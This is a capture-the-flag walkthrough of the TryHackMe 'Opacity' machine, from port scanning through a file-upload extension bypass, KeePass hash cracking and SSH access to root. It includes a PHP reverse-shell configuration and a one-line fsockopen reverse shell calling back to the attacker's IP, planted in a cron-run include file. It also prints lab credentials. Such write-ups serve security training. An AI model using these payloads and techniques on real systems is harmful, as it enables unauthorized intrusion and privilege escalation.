

Opacity

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.71.3

Port Scanning :

```
ping 10.10.71.3 -c 5
```

```
PING 10.10.71.3 (10.10.71.3) 56(84) bytes of data.  
64 bytes from 10.10.71.3: icmp_seq=1 ttl=60 time=157 ms  
64 bytes from 10.10.71.3: icmp_seq=2 ttl=60 time=158 ms  
64 bytes from 10.10.71.3: icmp_seq=3 ttl=60 time=170 ms  
64 bytes from 10.10.71.3: icmp_seq=4 ttl=60 time=209 ms  
64 bytes from 10.10.71.3: icmp_seq=5 ttl=60 time=169 ms  
  
--- 10.10.71.3 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 4006ms  
rtt min/avg/max/mdev = 157.429/172.678/208.753/18.786 ms
```

Alright lets do some port scanning now

Port Scanning :

All Port Scan

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.71.3 -o allPortScan.txt
```

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.71.3 -o allPortScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-30 22:18 IST
Warning: 10.10.71.3 giving up on port because retransmission cap hit
Nmap scan report for 10.10.71.3
Host is up (0.15s latency).
Not shown: 62847 closed tcp ports (conn-refused), 2683 filtered tcp p
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8000/tcp  open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 13.29 seconds
```

Open ports

```
PORT STATE SERVICE
22/tcp open  ssh
80/tcp open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
8000/tcp open  http-alt
```

Lets try an aggressive scan on these

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,139,445,8000 10.10.71.3 -o
aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,139,445,8000 10.10.71.3 -o aggressiveScan.txt
```

Starting Nmap 7.95 (<https://nmap.org>) at 2024-08-30 22:24 IST

Nmap scan report for 10.10.71.3

Host is up (0.17s latency).

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0f:ee:29:10:d9:8e:8c:53:e6:4d:e3:67:0c:6e:be:e3 (RSA)
|   256 95:42:cd:fc:71:27:99:39:2d:00:49:ad:1b:e4:cf:0e (ECDSA)
|_  256 ed:fe:9c:94:ca:9c:08:6f:f2:5c:a6:cf:4d:3c:8e:5b (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
| http-title: Login
|_Requested resource was login.php
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
8000/tcp  closed http-alt
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Host script results:

```
|_nbstat: NetBIOS name: OPACITY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2024-08-30T16:54:52
|_ start_date: N/A
| smb2-security-mode:
```

Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 0f:ee:29:10:d9:8e:8c:53:e6:4d:e3:67:0c:6e:be:e3 (RSA)
|   256 95:42:cd:fc:71:27:99:39:2d:00:49:ad:1b:e4:cf:0e (ECDSA)
|   256 ed:fe:9c:94:ca:9c:08:6f:f2:5c:a6:cf:4d:3c:8e:5b (ED25519)
80/tcp open  http         Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|   httponly flag not set
| http-title: Login
|_Requested resource was login.php
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp open  netbios-ssn  Samba smbd 4
445/tcp open  netbios-ssn  Samba smbd 4
```

```
8000/tcp closed http-alt
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

U can run enum4linux for smb enumeration but didn't really find anything for me

Lets do some directory fuzzing next

Directory Fuzzing :

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.71.3/FUZZ -t 200
```


```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.71.3/FUZZ -t 200
```



v2.1.0

```
-----
:: Method          : GET
:: URL             : http://10.10.71.3/FUZZ
:: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 200
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
-----
```

```
.htpasswd      [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 166ms]
.htaccess      [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 2827ms]
.hta           [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 3858ms]
               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 4852ms]
css            [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 182ms]
index.php      [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 237ms]
server-status  [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 157ms]
:: Progress: [4614/4614] :: Job [1/1] :: 66 req/sec :: Duration: [0:00:26] :: Errors: 11 ::
```

 Directories

```
css [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 182ms]
index.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 237ms]
```

Lets do one more with a bigger one just in case

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://10.10.71.3/FUZZ -t 200
```

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.71.3/FUZZ
```

```
.. method      : GET
:: URL          : http://10.10.71.3/FUZZ
:: Wordlist      : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 1000
:: Matcher       : Response status: 200-299,301,302,307,401,403,405,500
```

```
-----
# on atleast 2 different hosts [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 4389ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 4389ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 4389ms]
# [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 5414ms]
# [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 5430ms]
# This work is licensed under the Creative Commons [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 5430ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 5454ms]
# [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 5454ms]
css [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 166ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 6496ms]
# directory-list-2.3-medium.txt [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 6496ms]
# Copyright 2007 James Fisher [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 6500ms]
# Priority ordered case sensitive list, where entries were found [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 6500ms]
# [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 6500ms]
# [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 6520ms]
cloud [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 222ms]
```

One more directory


 Directory found

```
cloud [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 222ms]
```


Alright lets get to this web application now

Web Application

Default page



Alright lets see this /cloud page now



Gaining Access :

So here i tested a few things and found we can add a file that is only has a image extenstion even .jpg.php doesnt work so to do this i got a reverse shell first from pentest monkey :

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

Make sure to change the IP address and port in there too

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.94.2'; // CHANGE THIS
$port = 9001; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Alright to trick the lacking checking of extension we change our extension in such a way that it bypasses the image extension we do it something like this

```
cp revshell.php revshell.php#.jpeg
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Opacity git:(main)±2 (0.022s)
```

```
ls -al
```

```
total 32
```

```
drwxr-xr-x 1 pks pks 176 Aug 30 22:44 .
drwxr-xr-x 1 pks pks 200 Aug 30 22:10 ..
-rw-r--r-- 1 pks pks 1381 Aug 30 22:24 aggressiveScan.txt
-rw-r--r-- 1 pks pks 580 Aug 30 22:19 allPortScan.txt
-rw-r--r-- 1 pks pks 673 Aug 30 22:31 directories.txt
-rw-r--r-- 1 pks pks 2944 Aug 30 22:43 opacity.md
-rw-r--r-- 1 pks pks 5492 Aug 30 22:42 revshell.php
-rw-r--r-- 1 pks pks 5492 Aug 30 22:44 revshell.php#.jpeg
```

Start a python server

```
sudo python3 -m http.server 80
```

```
[sudo] password for pks:
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```



Now start a listener

```
nc -lvp 9001
```

```
Listening on 0.0.0.0 9001
```



Now upload this .jpeg file on there like this

5 Minutes File Upload - Personal Cloud Storage



External Url:

<http://10.17.94.2/revshell.php#.jpeg>

UPLOAD IMAGE

Now click upload image

U should see a request made to our system here too

```
sudo python3 -m http.server 80
```

```
[sudo] password for pks:
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
10.10.71.3 - - [30/Aug/2024 22:47:40] "GET /revshell.php HTTP/1.1" 200 -
```



and now put that go to that link u see in the browser for this file

5 Minutes File Upload - Personal Cloud Storage

IMAGE LINK:

<http://10.10.71.3/cloud/images/revshell.php#.jpeg>

HTML:

[<a href="http://10.10.71.3/cloud/images/revshell.](http://10.10.71.3/cloud/images/revshell.)

and u should get your revshell now

```
nc -lvnp 9001
```

```
Listening on 0.0.0.0 9001
```

```
Connection received on 10.10.71.3 48894
```

```
Linux opacity 5.4.0-139-generic #156-Ubuntu SMP Fri Jan 20 17:27:18  
17:17:44 up 1:50, 0 users, load average: 0.00, 0.10, 0.16
```

```
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
/bin/sh: 0: can't access tty; job control turned off
```

```
$ id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
$ █
```

lets upgrade this a bit

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.71.3 48894
Linux opacity 5.4.0-139-generic #156-Ubuntu SMP Fri Jan 20 17:27:18 UTC
 17:17:44 up 1:50, 0 users, load average: 0.00, 0.10, 0.16
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@opacity:/$ ^Z
[1] + 84939 suspended nc -lvnp 9001
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Opacity git:(main)±1
```

```
stty raw -echo; fg
```

```
[1] + 84939 continued nc -lvnp 9001
e
```

Command 'e' not found, but can be installed with:

```
apt install e-wrapper
Please ask your administrator.
```

```
www-data@opacity:/$ export TERM=xterm
www-data@opacity:/$ █
```

Alright lets see what we can find now

Lateral PrivEsc :

So I looked at the login.php creds to find if i can find some

```

www-data@opacity:/$ cd /var/www/html/
www-data@opacity:/var/www/html$ ls
cloud  css  index.php  login.php  logout.php
www-data@opacity:/var/www/html$ cat login.php
<?php session_start(); /* Starts the session */

/* Check Login form submitted */
if(isset($_POST['Submit'])){
    /* Define username and associated password array */
    $logins = array('admin' => 'oncloud9','root' => 'oncloud9','administrator' => 'oncloud9');

    /* Check and assign submitted Username and Password to new variable */
    $Username = isset($_POST['Username']) ? $_POST['Username'] : '';
    $Password = isset($_POST['Password']) ? $_POST['Password'] : '';

    /* Check Username and Password existence in defined array */
    if($Username != '' && $Password != '' && array_key_exists($Username, $logins) && $Password == $logins[$Username]){
        /* User is logged in successfully */
    }
}

```

Website login creds


Username : admin

Password : oncloud9




Lets login and see if we can find something

⚠ Not Secure http://10.10.71.3/index.php

100%



Opacity

About

Cloud computing is the on-demand availability of computer system resources, especially data storage (cloud storage) and computing power, without direct active management by the user.

Experience

The goal of cloud computing is to allow users to take benefit from all of these technologies, without the need for deep knowledge about or expertise with each one of them. The cloud aims to cut costs and helps the users focus on their core business instead of being impeded by IT obstacles

Characteristics

Maintenance of cloud environment is easier because the data is hosted on an outside server maintained by a provider without the need to invest in data center hardware. IT maintenance of cloud computing is managed and updated by the cloud provider's IT maintenance team that reduces cloud computing costs compared with the on-premises data centers

Nothing here just a static page here

lets see what else we can find in the machine

in the /opt directory i found this

```
www-data@opacity:/opt$ ls -al
total 12
drwxr-xr-x  2 root      root      4096 Jul 26  2022 .
drwxr-xr-x 19 root      root      4096 Jul 26  2022 ..
-rwxrwxr-x  1 sysadmin sysadmin 1566 Jul  8  2022 dataset.kdbx
www-data@opacity:/opt$
```

apparently we can crack its password using john here is a link for reference : https://www.thedutchhacker.com/how-to-crack-a-keepass-database-file/?source=post_page-----bbd23d15f52d-----

lets get this on our system start a python server on the machine and we can grab it using wget on our attacker machine

```
drwxr-xr-x  2 root      root      4096 Jul 26  2022 .
drwxr-xr-x 19 root      root      4096 Jul 26  2022 ..
-rwxrwxr-x  1 sysadmin sysadmin 1566 Jul  8  2022 dataset.kdbx
www-data@opacity:/opt$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
wget http://10.10.71.3:8000/dataset.kdbx
--2024-08-30 22:58:19-- http://10.10.71.3:8000/dataset.kdbx
Connecting to 10.10.71.3:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1566 (1.5K) [application/octet-stream]
Saving to: 'dataset.kdbx'

dataset.kdbx          100%[=====>]  1.53K  --.-KB/s   in 0s

2024-08-30 22:58:19 (10.1 MB/s) - 'dataset.kdbx' saved [1566/1566]
```

Alright to crack this we need to change it in a format that john can crack this in to do this we run this

```
keepass2john dataset.kdbx > hash.txt
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Opacity git:(main)±2 (0.02s)
```

```
ls -al
```

```
total 44
```

```
drwxr-xr-x 1 pks pks 216 Aug 30 22:59 .
drwxr-xr-x 1 pks pks 200 Aug 30 22:10 ..
-rw-r--r-- 1 pks pks 1381 Aug 30 22:24 aggressiveScan.txt
-rw-r--r-- 1 pks pks 580 Aug 30 22:19 allPortScan.txt
-rw-r--r-- 1 pks pks 1566 Jul 8 2022 dataset.kdbx
-rw-r--r-- 1 pks pks 673 Aug 30 22:31 directories.txt
-rw-r--r-- 1 pks pks 322 Aug 30 22:59 hash.txt
-rw-r--r-- 1 pks pks 4588 Aug 30 22:59 Opacity.md
-rw-r--r-- 1 pks pks 5492 Aug 30 22:42 revshell.php
-rw-r--r-- 1 pks pks 5492 Aug 30 22:44 revshell.php#.jpeg
```

alright lets crack this now

```
john hash.txt
```

```
Warning: detected hash type "KeePass", but the string is also recognized as "KeePass-openc1"
Use the "--format=KeePass-openc1" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 100000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes
Will run 16 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance.
Warning: Only 10 candidates buffered for the current salt, minimum 16 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 16 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 16 needed for performance.
Warning: Only 11 candidates buffered for the current salt, minimum 16 needed for performance.
Warning: Only 12 candidates buffered for the current salt, minimum 16 needed for performance.
Warning: Only 9 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 6 candidates buffered for the current salt, minimum 16 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
741852963 (dataset)
1g 0:00:00:10 DONE 2/3 (2024-08-30 23:02) 0.09505g/s 313.8p/s 313.8c/s 313.8C/s cheerleader..0987654321
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


Alright lets get a application to open this dataset file in


Im using Arch BTW so for me I downloaded this application that allows me to do this with this command

```
sudo pacman -S keepassxc
```

u can find similar application for parrot or kali or whatever u are using easily by searching

I opened the file in this and it asked for a password i put the cracked password in then we can find the users creds here



 User creds found

Username : sysadmin

Password : C10udP4ss40p4city#8700

Lets SSH in now

```
sysadmin@opacity ~ (0.176s)
id
uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin),24(cdrom),30(dip),46(plugdev)

sysadmin@opacity ~
```

and we can login now

here is the local.txt

```
ls -al
total 48
drwxr-xr-x 6 sysadmin sysadmin 4096 Aug 30 16:19 .
drwxr-xr-x 3 root      root      4096 Jul 26  2022 ..
-rw----- 1 sysadmin sysadmin  399 Aug 30 17:39 .bash_history
-rw-r--r-- 1 sysadmin sysadmin  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin 3771 Feb 25  2020 .bashrc
drwx----- 2 sysadmin sysadmin 4096 Jul 26  2022 .cache
drwx----- 3 sysadmin sysadmin 4096 Jul 28  2022 .gnupg
-rw----- 1 sysadmin sysadmin   33 Jul 26  2022 local.txt
-rw-r--r-- 1 sysadmin sysadmin  807 Feb 25  2020 .profile
drwxr-xr-x 3 root      root      4096 Jul  8  2022 scripts
drwx----- 2 sysadmin sysadmin 4096 Jul 26  2022 .ssh
-rw-r--r-- 1 sysadmin sysadmin    0 Jul 28  2022 .sudo_as_admin_successful
-rw----- 1 sysadmin sysadmin  938 Aug 30 16:19 .viminfo
```

Vertical PrivEsc

I notice this folder scripts in here too

```
cd scripts
```

```
sysadmin@opacity ~/scripts (0.173s)
```

```
ls
```

```
lib  script.php
```

Lets see this php script

```

cat script.php
<?php

//Backup of scripts sysadmin folder
require_once('lib/backup.inc.php');
zipData('/home/sysadmin/scripts', '/var/backups/backup.zip');
echo 'Successful', PHP_EOL;

//Files scheduled removal
$dir = "/var/www/html/cloud/images";
if(file_exists($dir)){
    $di = new RecursiveDirectoryIterator($dir, FilesystemIterator::SKIP_DOTS);
    $ri = new RecursiveIteratorIterator($di, RecursiveIteratorIterator::CHILD_FIRST);
    foreach ( $ri as $file ) {
        $file->isDir() ? rmdir($file) : unlink($file);
    }
}
?>

```

Now to exploit this we are gonna change this file called backup.inc.php to this

to do this mv this file to /tmp then make a file and put these contents in

```

sysadmin@opalec: /scripts/lib (0.17.18)
cat backup.inc.php
<?php
$sock=fsockopen("10.17.94.2",9002);exec("/bin/sh -i <&3 >&3 2>&3");
?>

```

Now just start a listener then just wait and u should have your root and here is the final proof.txt


```
# cd /root
# ls -al
total 40
drwx-----  5 root root 4096 Feb 22  2023 .
drwxr-xr-x 19 root root 4096 Jul 26  2022 ..
lrwxrwxrwx  1 root root    9 Jul 26  2022 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwxr-xr-x  3 root root 4096 Feb 22  2023 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-----  1 root root   33 Jul 26  2022 proof.txt
-rw-r--r--  1 root root   66 Feb 22  2023 .selected_editor
drwx-----  3 root root 4096 Feb 22  2023 snap
drwx-----  2 root root 4096 Jul 26  2022 .ssh
-rw-r--r--  1 root root  215 Feb 22  2023 .wget-hsts
# █
```

Thanks for reading :)